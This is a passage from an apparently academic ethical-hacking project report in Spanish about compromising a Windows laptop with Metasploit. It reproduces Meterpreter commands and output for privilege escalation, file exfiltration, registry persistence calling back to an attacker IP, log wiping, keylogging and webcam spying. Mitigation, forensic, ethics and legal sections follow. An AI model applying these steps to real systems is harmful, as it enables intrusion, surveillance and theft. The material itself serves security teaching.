 5816   5764  explorer.exe             x64   1        DESKTOP-010917C\Macu  C:\Windows\explorer.exe
```

- **Comando:** migrate [PID].

```
meterpreter > migrate 5816
[*] Migrating from 10892 to 5816...
[*] Migration completed successfully.
```

- **Justificación:** Esto permite que, aunque el usuario cierre el documento Word o el proceso original, el atacante mantenga el acceso mientras la sesión de usuario este activa.

```
meterpreter > getpid
Current pid: 5816
```

Post-Explotación y Exfiltración.

Una vez establecida la comunicación entre el equipo victima (ASUS) y la estación de control (Kali), se procedió a realizar tareas post-explotación para evaluar el alcance del compromiso.

Escalada de Privilegios: De usuario estándar a Administrador

El acceso inicial se obtuvo con los privilegios del usuario macu. Para realizar cambios profundos en el sistema o acceder a áreas restringidas, es necesario obtener privilegios de SYSTEM.

1. **Verificación de privilegios:** Se utilizo el comando getprivs.

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

2. **Técnica de escalada:** Se empleo el comando getsystem de Meterpreter. Este comando intenta automatizar la elevación de privilegios mediante diversas técnicas de impersonación (suplantación de identidad).
3. **Técnica de escalada/2:** Para obtener privilegios de otra forma y superar las restricciones de Control de Cuentas de Usuario (UAC) de Windows sin alertar a la víctima, se complementó la acción mediante el uso de módulos de post-explotación (como exploit/windows/local/bypassuac_dotnet o similares). Estos módulos aprovechan debilidades en la implementación de UAC para inyectar el payload en un proceso de confianza y obtener un token de integridad alta.
4. **Resultado:** Tras la ejecución del comando getuid se confirma el ascenso de privilegios al nivel máximo del sistema.

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Acceso al sistema de archivos y robo del archivo “clasificado.txt”

Con los privilegios elevados, el atacante tiene acceso total a cualquier carpeta del equipo, incluyendo las de otros usuarios o archivos protegidos.

1. Navegación: Se exploro el directorio mediante ls hasta localizar la información sensible.

```
meterpreter > ls
Listing: C:\Users\Macu\Desktop
==============================
```

```
meterpreter > cat Clasificado.txt
REPORTE FINANCIERO TRIMESTRAL - ACCESO RESTRINGIDO

Departamento: Operaciones y Finanzas (Nivel 3)

Fecha: 25 de febrero, 2026

Estado: Borrador Confidencial
 Resumen de Activos y Cuentas Operativas

A continuación, se detallan los saldos actuales en las cuentas de tesorería para la ejecución del Q2.

Cuenta Entidad Bancaria Saldo Actual (EUR) Referencia

Operativa Principal Global Bank España 1,240,500.00 ES21-0049-xxxx

Nóminas y SS IBER-Finanzas 450,230.50 ES44-2100-xxxx

Fondo de

Contingencia Swiss-Tech Safe 85,000.00 CH93-0000-xxxx

 Credenciales de Acceso (Sistemas Internos)

Nota: Se recuerda a los administradores que el cambio de contraseña es obligatorio cada 90 días. No compartir este documento.
```

2. **Exfiltración:** Se utilizo el comando download para transferir el archivo del equipo victima a la máquina atacante.
    a. **Comando:** download "Clasificado.txt" /root/Escritorio/

```
meterpreter > download "Clasificado.txt" /root/Escritorio/
[*] Downloading: Clasificado.txt → /root/Escritorio/Clasificado.txt
[*] Downloaded 1.14 KiB of 1.14 KiB (100.0%): Clasificado.txt → /root/Escritorio/Clasificado.txt
[*] Completed  : Clasificado.txt → /root/Escritorio/Clasificado.txt
```

```
┌──(root㉿kali)-[~]
└─# cd  /root/Escritorio/

┌──(root㉿kali)-[~/Escritorio]
└─# ls
Clasificado.txt  neoland
```

```
┌──(root㉿kali)-[~/Escritorio]
└─# cat Clasificado.txt
REPORTE FINANCIERO TRIMESTRAL - ACCESO RESTRINGIDO

Departamento: Operaciones y Finanzas (Nivel 3)

Fecha: 25 de febrero, 2026

Estado: Borrador Confidencial
 Resumen de Activos y Cuentas Operativas

A continuación, se detallan los saldos actuales en las cuentas de tesorería para la ejecución del Q2.

Cuenta Entidad Bancaria Saldo Actual (EUR) Referencia
```

Este supuesto documento tiene información sensible y que no nos gustaría que otra persona poseyera por eso es importante guardar los documentos esenciales bajo seguridad o en un lugar donde sea “Impenetrable”.

```
 Panel de Gestión de Pagos (SaaS)
URL: https://admin-payments.ficticio-corp.com/login

 Usuario: admin_finance_01

 Password: K7#mP92!vQ_2026

Servidor de Backup (Acceso FTP)

 IP Interna: 192.168.1.45

 Usuario: backup_operator

 Password: Temporal.2025.Security

C. Base de Datos de Clientes (SQL Server)

Instancia: DB-PROD-01

 Usuario SA: db_root_access

 Password: P@ssw0rd_Complex_99!!
```

Establecimiento de persistencia y Backdoors en el sistema

Para evitar la pérdida en caso de reinicio del equipo o cierre de la sesión actual, se configuro un mecanismo de persistencia.

- **Acción de Verificación:** Se accedió físicamente al equipo víctima y se ejecutó la herramienta de administración regedit.exe con privilegios elevados.
- **Técnica Utilizada:** Se empleó el módulo exploit/windows/persistence/registry configurado para un payload x64. A diferencia de los métodos de usuario simple, este módulo se configuró con la opción STARTUP SYSTEM, lo que permitió escribir en la colmena HKEY_LOCAL_MACHINE (HKLM).
- **Ruta de Registro:** Se navegó hasta la clave de máquina local: HKLM\Software\Microsoft\Windows\CurrentVersion\Run.
- **Identificación del Artefacto:** Se identificó un valor de cadena con el nombre aleatorio oN8F1z6V. Este registro apunta directamente al binario malicioso (payload x64) alojado en el sistema de archivos.
- **Efecto:** Al estar ubicado en la rama de máquina local (HKLM), el backdoor se ejecuta con privilegios de SYSTEM antes incluso de que el usuario macu inicie sesión. Esto garantiza que el equipo comprometido envíe una conexión reversa a la IP del atacante (192.168.1.162) en cada ciclo de arranque del hardware.

```
View the full module info with the info, or info -d command.

msf exploit(windows/persistence/registry) > run
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.162:4444
msf exploit(windows/persistence/registry) > [*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Registry writable
[*] Generating payload blob..
[+] Generated payload, 7244 bytes
[*] Root path is HKLM
[*] Installing payload blob..
[+] Created registry key HKLM\Software\F6PkJJdx
[+] Installed payload blob to HKLM\Software\F6PkJJdx\9NGfhCzK
[*] Installing run key
[+] Installed run key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\oN8F1z6V
[*] Meterpreter-compatible Cleanup RC file: /root/.msf4/logs/persistence/DESKTOP-010917C_20260225.3026/DESKTOP-010917C_20260225.3026.rc
```

Equipo\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	(valor no establecido)
G1CvbPTJ	REG_EXPAND_SZ	%COMSPEC% /b /c start /b /min powershell -nop ...
oN8F1z6V	REG_EXPAND_SZ	%COMSPEC% /b /c start /b /min powershell -nop ...
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
YbMvREPd	REG_EXPAND_SZ	%COMSPEC% /b /c start /b /min powershell -nop ...

Borrados de Logs

Tras cumplir los objetivos de intrusión (exfiltración de clasificado.txt y establecimiento de persistencia), la fase final consiste en eliminar los rastros de actividad en el sistema comprometido para evitar la detección forense.

Desde la sesión de Meterpreter, se ejecutó un comando de limpieza automática de los registros de eventos de Windows.

- **Comando:** clearev.
- **Acción:** Este comando borra los tres registros principales de Windows: Application, System and Security.
- **Resultado:** Al ejecutarlo, se eliminan las entradas que registran el inicio de servicios sospechosos, errores de autenticación o la ejecución de comandos anómalos.

```
meterpreter > clearev
[*] Wiping 11883 records from Application...
[*] Wiping 16396 records from System...
[*] Wiping 34284 records from Security...
```


Como se observó en la fase de persistencia, Metasploit genera un archivo de limpieza (.rc) en la máquina atacante.

Análisis de Impacto y Medidas de Mitigación.

Análisis de evidencias dejadas en el sistema

En esta sección se detallan los rastros técnicos que permitirían a un analista forense identificar el compromiso del equipo ASUS.


- **Persistencia en el Registro:** El uso del comando regedit.exe permitió localizar la clave maliciosa oN8F1z6V en la ruta HKLM\Software\Microsoft\Windows\CurrentVersion\Run. Esta es la evidencia física de que el atacante garantizó su acceso tras cada reinicio.
- **Manipulación de Logs:** Se analizó el Visor de Eventos de Windows (logs de Seguridad, Sistema y Aplicación) tras la intrusión. La ausencia de registros confirma la ejecución de técnicas antiforense para ocultar la actividad del payload x64.



Controles preventivos: Hardenng del SO y políticas de ejecución de macros.

Este apartado se centra en las barreras que habrían evitado que el ataque tuviera éxito desde el inicio.

- **Hardening del Firewall:** Como se ha demostrado, el firewall es la primera y más crítica línea de defensa. Mantenerlo activo la fase de reconocimiento, impidiendo que el sistema "regale" información sobre su arquitectura x64 y servicios vulnerables.
- **Cierre de Puertos Críticos:** Se implementaron reglas de bloqueo para los puertos 135 (MSRPC), 139(NetBIOS) y 445 (SMB). Esta medida no hace el ordenador inutilizable; el usuario puede seguir navegando y trabajando con normalidad, pero se elimina la superficie de ataque principal.




```
┌──(root㉿kali)-[~]
└─# nmap -p 135,139,445 192.168.1.41
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-25 19:18 +0100
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.52 seconds
```

- **Políticas de Macros:** Se recomienda la desactivación total de macros VBA mediante directivas de grupo (GPO), impidiendo que el documento de Word original ejecutara el código malicioso.

Controles detectivos: Uso de Antivirus, EDR y monitorización de red.

Incluso si la prevención falla, los controles detectivos deben identificar la anomalía.

1. **Detección de Payloads:** Un Antivirus actualizado habría identificado la firma del ejecutable generado por Metasploit.
2. **Análisis de Comportamiento(EDR):** Un sistema EDR habría detectado comportamientos sospechosos, como un proceso de Word intentando realizar una conexión reversa por el puerto 8080 o escribiendo en ramas críticas del registro como HKLM.
3. **Monitorización de Red:** El uso de herramientas de monitoreo habría revelado la exfiltración de datos hacia una dirección IP externa no autorizada.

Expansión de ataque y Conclusión

Expansión de Ataque

Antes de interactuar con el dispositivo final, el ataque puede comenzar con la vulneración de la infraestructura de red del objetivo.


- **Auditoría y Escaneo de Redes:** Utilizando herramientas como airmon-ng en una tarjeta de red en modo monitor, es posible identificar redes Wi-Fi cercanas. Esto permite detectar SSID de la víctima sin haber interactuado con su equipo físico.
- **Captura de Handshake y Cracking:** Se procede a realizar un ataque de desautenticacion para forzar a un cliente legitimo a reconectarse, capturando así el Handshake (WPA/WPA2). Mediante el uso de diccionario o fuerza bruta, se logra el cracking de la contraseña Wi-Fi, permitiendo al atacante situarse dentro de la red Local (LAN) de la víctima.

Una vez el atacante a ganado acceso a la red, el equipo ASUS queda expuesto a un análisis profundo.

- **Ingeniería Social Dirigida (Phishing):** Con el conocimiento de que la víctima está en la red, se utiliza un correo común o de un remitente conocido para enviar el documento Word malicioso. Al estar en el mismo entorno, el engaño es más creíble, facilitando que el usuario ejecute el payload que desplegará la sesión de Meterpreter.

Gracias a la arquitectura del payload x64, una vez establecida la sesión con privilegios de SYSTEM, es posible realizar un streaming constante y silencioso del dispositivo afectado, comprometiendo totalmente la privacidad física y digital de la víctima.

- **Captura de Pantalla (ScreenShare):** Se obtiene visibilidad total y en tiempo real de las actividades del usuario. Esto permite al atacante leer documentos abiertos, monitorizar comunicaciones privadas y observar hábitos de navegación sin que la víctima perciba ninguna ralentización en su equipo.




- **Registro de teclado (Keylogging):** Mediante el uso de los comandos keyscan_start y keyscan_dump, se capturan todas las pulsaciones del teclado de forma local. Esta técnica es crítica, ya que permite el robo de contraseñas bancarias, credenciales de redes sociales y el contenido de correos electrónicos antes de que sean cifrados por los protocolos de red.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
contraseña 12345 usuario constan

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```

- **Acceso a la Camara Web (Webcam Streaming):** A través del comando webcam_stream, el atacante puede activar la cámara integrada del dispositivo para observar el entorno físico de la víctima. Este módulo representa la violación de privacidad más grave, permitiendo el espionaje visual sin activar indicadores luminosos en muchos modelos, lo que facilita la extorsión o el reconocimiento del entorno de trabajo.



Conclusión

Tras completar el ciclo de ataque, este apartado analiza el impacto de la intrusión y las medidas necesarias para neutralizarla, demostrando que el éxito del espionaje depende de la explotación

de servicios vulnerables y la falta de filtrado en red. Se ha comprobado que el firewall es la primera y más crítica línea de defensa de cualquier host, ya que un sistema sin una configuración de filtrado estricta regala al atacante una ventaja táctica insuperable. Sin esta barrera, el intruso puede identificar con precisión servicios activos y puertos abiertos.

Uno de los hallazgos más relevantes de este proyecto es desmentir que el Hardening compromete la experiencia del usuario. El cierre de los puertos 135, 139 y 445 mediante reglas de entrada se revela como una medida esencial que no hace el ordenador casi inutilizable; por el contrario, el usuario mantiene su capacidad de navegación y trabajo diario intacta mientras se elimina el vector de reconocimiento utilizado por protocolos obsoletos para mapear el sistema desde la red Wi-Fi.

La fase de expansión ha puesto de manifiesto que el objetivo actual del cibercrimen es la exfiltración de la vida privada. El uso de módulos de cámara y capturas de pantalla convierte el equipo en una herramienta de espionaje constante, representando una de las violaciones de privacidad más graves al observar el entorno físico del usuario sin alertas visuales. Asimismo, el registro de pulsaciones de teclado anula cualquier política de contraseñas robustas al capturar la información antes de ser cifrada, dejando la seguridad de cuentas bancarias y correos a merced del atacante.

La creación de la clave de registro maliciosa oN8F1z6V ejemplifica la peligrosidad de la persistencia silenciosa, la cual puede durar meses si no se implementan controles detectivos periódicos como las auditorías de registro. Finalmente, el proyecto subraya que la tecnología más avanzada es vulnerable si el eslabón humano falla. El uso de remitentes conocidos para distribuir malware anula las defensas técnicas más sofisticadas, concluyendo que, aunque el Hardening y el firewall son pilares esenciales, la educación digital para identificar adjuntos sospechosos es la única defensa capaz de detener la amenaza antes de que este alcance el disco duro.

Aspecto Éticos y Legales

La realización de una auditoria de seguridad, incluso en un entorno académico, conlleva una responsabilidad ética y legal inimaginable. El presente proyecto se ha desarrollado bajo los principios del "Hacking ético", garantizando que todas las técnicas de intrusión y exfiltración de datos se ejecutaran exclusivamente en un entorno de laboratorio/real controlado. Se conto en todo momento con la autorización explicita para auditar el equipo ASUS, cumpliendo así con el requisito fundamental de consentimiento previo que diferencia una investigación legítima de una actividad delictiva. El objetivo primordial no ha sido la obtención ilícita de información, sino la identificación de vulnerabilidades para proponer medidas de mitigación que protejan al usuario final.

Desde la perspectiva legal en España, este trabajo se alinea con el respeto a la normativa vigente. El Código Penal, en sus artículos 197 y 264, menciona delitos como el descubrimiento y revelación de secretos, así como los daños informáticos y la interrupción de servicios. El acceso no autorizado a sistemas mediante el despliegue de payloads o la interceptación de comunicaciones sin permiso son conductas penadas por la ley. Al documentar estas vulnerabilidades, este TFG subraya la importancia del cumplimiento normativo y advierte sobre las consecuencias legales de replicar estas técnicas fuera de un marco profesional o educativo autorizado. La ética en la ciberseguridad es el pilar que permite que la investigación técnica sirva como herramienta de progreso y protección social.

Para tener en cuenta que al finalizar las pruebas se procedió la limpieza total de los archivos maliciosos (como la clave oN8F1z6V) y hardenizacion del equipo y la puesta en marcha de todo ajuste de seguridad (Firewall, Microsoft Defender Antivirus y aislamiento de núcleo) para devolver el sistema a su estado original seguro.

Bibliografía y Anexos

I. Marcos de Referencia y Estándares Internacionales

a. MITRE ATT&CK Framework
https://attack.mitre.org/

b. Penetration Testing Execution Standard (PTES)
https://www.euskadi.eus/gobierno-vasco/-/ciberpedia/marcos-de-referencia/penetration-testing-execution-standard-ptes/

II. Documentación de Herramientas de Auditoría

a. Metasploit Framework Documentation
https://docs.metasploit.com/

b. Nmap Network Scanning
https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

III. Conceptos de Seguridad y Hardening (Defensa)

a. User Account Control (UAC)
https://learn.microsoft.com/es-es/windows/security/application-security/application-control/user-account-control/how-it-works

b. Guía de Hardening de Sistemas Operativos (INCIBE/Microsoft)
https://www.incibe.es/incibe-cert/blog/configuracion-de-seguridad-de-un-endpoint-windows
https://www.incibe.es/ciudadania/tematicas/configuraciones-dispositivos

c. Escalada de Privilegios
https://www.proofpoint.com/es/threat-reference/privilege-escalation

d. Funcionamiento de Logs
https://www.godaddy.com/resources/latam/tecnologia/log-que-es

e. Puerto TCP/UDP
https://vermiip.es/puertos.php

f. Barrido de Ping (Ping Sweep)
https://www.vpnunlimited.com/es/help/cybersecurity/ping-sweep?srsltid=AfmBOooh2fEH6Zmd3SkrVxQDUrtp8GFSvC1dVsjHIg47yiY0YoIljtTj

IV. Desarrollo de Malware y Técnicas de Evasión

a. Shell Code Injection
https://medium.com/@foktavian/malware-under-the-hood-a-deep-dive-into-shellcode-injection-techniques-d38116b4cb28

b. Custom Malware Package
https://www.huntress.com/cybersecurity-101/topic/malware-packer

https://medium.com/@d.bougioukas/red-team-diary-entry-3-custom-malware-development-establish-a-shell-through-the-browser-bed97c6398a5

https://codehunter.com/news-and-blog/from-commodity-to-specialized-the-rise-of-custom-malware-in-2025

c. Polymorphic Code
https://en.wikipedia.org/wiki/Polymorphic_code

d. Fully UnDetectable (FUD)
https://www.neushield.com/learn/fully-undetectable-fud/

V. Marco Legal y Normativo

a. Artículo 197 del Código Penal
https://www.conceptosjuridicos.com/codigo-penal-articulo-197/

b. Artículo 264 del Código Penal
https://www.conceptosjuridicos.com/codigo-penal-articulo-264/#:~:text=El%20que%20por%20cualquier%20medio,seis%20meses%20a%20tres%20a%C3%B1os

VI. Recursos Multimedia y Apoyo Técnico

a. Hacking WI-FI
https://www.youtube.com/watch?v=nsmSZPLhGGU